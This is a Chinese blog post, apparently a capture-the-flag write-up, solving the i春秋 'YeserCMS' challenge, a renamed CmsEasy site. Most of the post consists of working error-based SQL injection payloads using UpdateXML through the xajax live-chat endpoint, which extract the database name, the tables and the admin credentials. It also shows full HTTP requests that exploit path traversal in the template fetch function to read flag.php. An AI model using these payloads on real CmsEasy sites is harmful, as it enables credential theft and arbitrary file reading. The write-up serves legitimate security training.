

# i春秋-百度杯九月场-YeserCMS(cmseasy的UpdateXML注入漏洞)

原创

大千SS 于 2019-03-09 13:39:23 发布 704 收藏 1

分类专栏: [web简单站练习](#) [春秋 sql注入](#) 文章标签: [春秋 easycms漏洞](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/zz\\_Caleb/article/details/88364689](https://blog.csdn.net/zz_Caleb/article/details/88364689)

版权



[web简单站练习](#) 同时被 3 个专栏收录

4 篇文章 0 订阅

订阅专栏



[春秋](#)

13 篇文章 0 订阅

订阅专栏



[sql注入](#)

25 篇文章 0 订阅

订阅专栏

学习了大佬们的操作才做出来, 记录一次菜鸡的无能为力。

tips:flag在网站根目录下的flag.php中。我们的目标就是flag.php了。

题目说是心的CMS: YeserCMS, 然而百度一下, 出来该题的wp之外, 并没有这个CMS。可能是把原来的CMS改名了, 在网站中找看看有没有什么线索, 最后发现有cmseasy的标识:

我要评论: 已有 0 位网友发表评论 [点击查看](#)

用户名:  验证码: 

https://blog.csdn.net/zz\_Caleb

于是百度寻找cmseasy的漏洞, 最终确认: <http://www.anquan.us/static/bugs/wooyun-2015-0137013.html>

<https://www.cnblogs.com/yangxiaodi/p/6963624.html>

进行报错注入漏洞利用:

构造

url: <http://57f208a0b1164a51a627a8c5645433ee0a4fbc4fc36a4159.changame.ichunqiu.com//celive/live/head>

1、试验--暴库

```
post:
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx',
(UpdateXML(1,CONCAT(0x5b,mid((SELECT/**/GROUP_CONCAT(concat(database()))
),1,32),0x5d),1)),NULL,NULL,NULL,NULL,NULL,NULL)-- </q></xjxquery>
```

<http://57f208a0b1164a51a627a8c5645433ee0a4fbc4fc36a4159.changame.ichunqiu.com//celive/live/header.php>

Post data  Referrer  User Agent  Cookies

```
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx',(UpdateXML(1,CONCAT(0x5b,mid((SELECT/**
/GROUP_CONCAT(concat(database())) ),1,32),0x5d),1)),NULL,NULL,NULL,NULL,NULL,NULL)-- </q></xjxquery>
```

[https://blog.csdn.net/zz\\_Caleb](https://blog.csdn.net/zz_Caleb)

注入成功:

XPATH syntax error: '[Yeser]'

```
INSERT INTO `yesercms_detail` (`chatid`,`detail`,`who_witter`) VALUES('','xxxxxx',(UpdateXI
),1,32),0x5d),1)),NULL,NULL,NULL,NULL,NULL,NULL)-- (2019-03-09 21:01:56),'2')
```

## 2、拿表

post:

```
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx',
(UpdateXML(1,CONCAT(0x5b,mid((SELECT/**/GROUP_CONCAT(table_name) from information_schema.tables where
table_schema=database() ),1,32),0x5d),1)),NULL,NULL,NULL,NULL,NULL,NULL)-- </q></xjxquery>
```

XPATH syntax error: '[yesercms\_a\_attachment,yesercms\_'

```
INSERT INTO `yesercms_detail` (`chatid`,`detail`,`who_witter`) VALUES('','xxxxxx',(UpdateXML(1,CONCAT(0x5b,mid((SELE
table_schema=database() ),1,32),0x5d),1)),NULL,NULL,NULL,NULL,NULL,NULL)-- (2019-03-09 21:04:57),'2')
```

[https://blog.csdn.net/zz\\_Caleb](https://blog.csdn.net/zz_Caleb)

确实是出表了，但是由于长度的限制，没出完，修改payload中1~32的范围，在修改的过程中，发现表开头都是yesercms\_，查询结果是按照英文字母排序的，我们要找的用户之类的表，于是更改范围，当更改到720~800的时候出现了表yesercms\_user

XPATH syntax error: '[visit,yesercms\_user,yesercms\_us'


### 3、爆管理员账号密码

这里就不爆用户名字段名和密码字段名了，其实在这个站中就是username和password

```
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx',  
(UpdateXML(1,CONCAT(0x5b,mid((SELECT/**/GROUP_CONCAT(concat(username,','),password)) from  
yesercms_user),1,32),0x5d),1)),NULL,NULL,NULL,NULL,NULL,NULL)-- </q></xjxquery>
```

XPATH syntax error: '[admin]ff512d4240cbbdeafada40467'

看到admin已出，但后面的密码没显示完，还用上面修改长度的方法来得到完整的password：  
ff512d4240cbbdeafada404677ccbe61



下面就是登陆后台了。

下一个点就是怎么得到flag.php中的内容。

在这里发现可以对服务器文件进行编辑：



这说明，我们可以对服务器中的文件进行读取，所以可以尝试读取flag.php的内容，抓取点击编辑时的包：

Target: http://57f208a0b1164a51a627a8c5645433ee0a4fbc4fc36a4159.changame.ichunqiu.com

**Request**

```
POST /index.php?case=template&act=fetch&admin_dir=admin&site=default HTTP/1.1
Host: 57f208a0b1164a51a627a8c5645433ee0a4fbc4fc36a4159.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/2010101
Firefox/65.0
Accept: application/json, text/javascript, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://57f208a0b1164a51a627a8c5645433ee0a4fbc4fc36a4159.changame.ichunqiu.com/index.php?case=template&act=edit&admin_dir=admin&site=default
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 14
Connection: keep-alive
Cookie: UM_distinctid=1673b1b83cf3-052e8ee172475c-4c312979-144000-1673b1b83d152;
pgv_pvi=3244087296;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1552050211,1552062104,1552092273,1552092277;
Hm_lvt_9104909ce242a8e03049eaceca950328=1542884922;
Hm_lvt_1a32f7c660491887db0960e9c314b022=1542884923;
chkphone=acWxNpxhQpDiAchhNusNqyQuDI0000;
ci_session=ab65c5655672e17d0b759792245fa2935b68d9fe; pgv_si=s2429063168;
PHPSESSID=27ddc1ca97e992102ecd1b4c2b7e6085; __jsluid=ae89d6ba89d3292b041352fd9df9999c;
login_username=admin; login_password=a94f8d9844c391a79ae9db9aa41d2c44;
passinfo=%E5%85%B4%B9%9C%E7%89%88+%3Ca+href%3D%22http%3A%2F%2Fwww.cmseasy.cn%2Fservi
ce_1.html%22+target%3D%22_blank%22%3E%3Cfont+color%3D%22green%22%3E%28%8B%4AD%E4%B9%
0%E6%8E%88%E6%9D%83%29%3C%2Ffont%3E%3C%2Pa%3E; style=skin2
sid=#ditu_html
```

Ready

尝试修改该参数来读取flag.php， ../../flag.php时成功拿到flag:

Target: http://57f208a0b1164a51a627a8c5645433ee0a4fbc4fc36a4159.changame.ichunqiu.com

**Request**

```
Host: 57f208a0b1164a51a627a8c5645433ee0a4fbc4fc36a4159.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/2010101
Firefox/65.0
Accept: application/json, text/javascript, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://57f208a0b1164a51a627a8c5645433ee0a4fbc4fc36a4159.changame.ichunqiu.com/index.php?case=template&act=edit&admin_dir=admin&site=default
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 19
Connection: keep-alive
Cookie: UM_distinctid=1673b1b83cf3-052e8ee172475c-4c312979-144000-1673b1b83d152;
pgv_pvi=3244087296;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1552050211,1552062104,1552092273,1552092277;
Hm_lvt_9104909ce242a8e03049eaceca950328=1542884922;
Hm_lvt_1a32f7c660491887db0960e9c314b022=1542884923;
chkphone=acWxNpxhQpDiAchhNusNqyQuDI0000;
ci_session=ab65c5655672e17d0b759792245fa2935b68d9fe; pgv_si=s2429063168;
PHPSESSID=27ddc1ca97e992102ecd1b4c2b7e6085; __jsluid=ae89d6ba89d3292b041352fd9df9999c;
login_username=admin; login_password=a94f8d9844c391a79ae9db9aa41d2c44;
passinfo=%E5%85%B4%B9%9C%E7%89%88+%3Ca+href%3D%22http%3A%2F%2Fwww.cmseasy.cn%2Fservi
ce_1.html%22+target%3D%22_blank%22%3E%3Cfont+color%3D%22green%22%3E%28%8B%4AD%E4%B9%
0%E6%8E%88%E6%9D%83%29%3C%2Ffont%3E%3C%2Pa%3E; style=skin2
sid=../../flag.php
```

Done

**Response**

```
HTTP/1.1 200 OK
Date: Sat, 09 Mar 2019 05:32:33 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Vary: Accept-Encoding
Pragma: no-cache
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
X-Via-JSL: a84e2aa,-
X-Cache: bypass
Content-Length: 267

{"content": "<textarea rows=\"20\" cols=\"78\"
id=\"../../flag.php_content\" style=\"font-family:
Fixedsys,verdana,00; font-size: 12px;\"
name=\"../../flag.php_content\"><?php$necho 'flag
is
here';\nflag(962d02db-229c-47dd-8ce1-72370d8745a7);\n
n</textarea>"}"
```



创作打卡挑战赛  
赢取流量/现金/CSDN周边激励大奖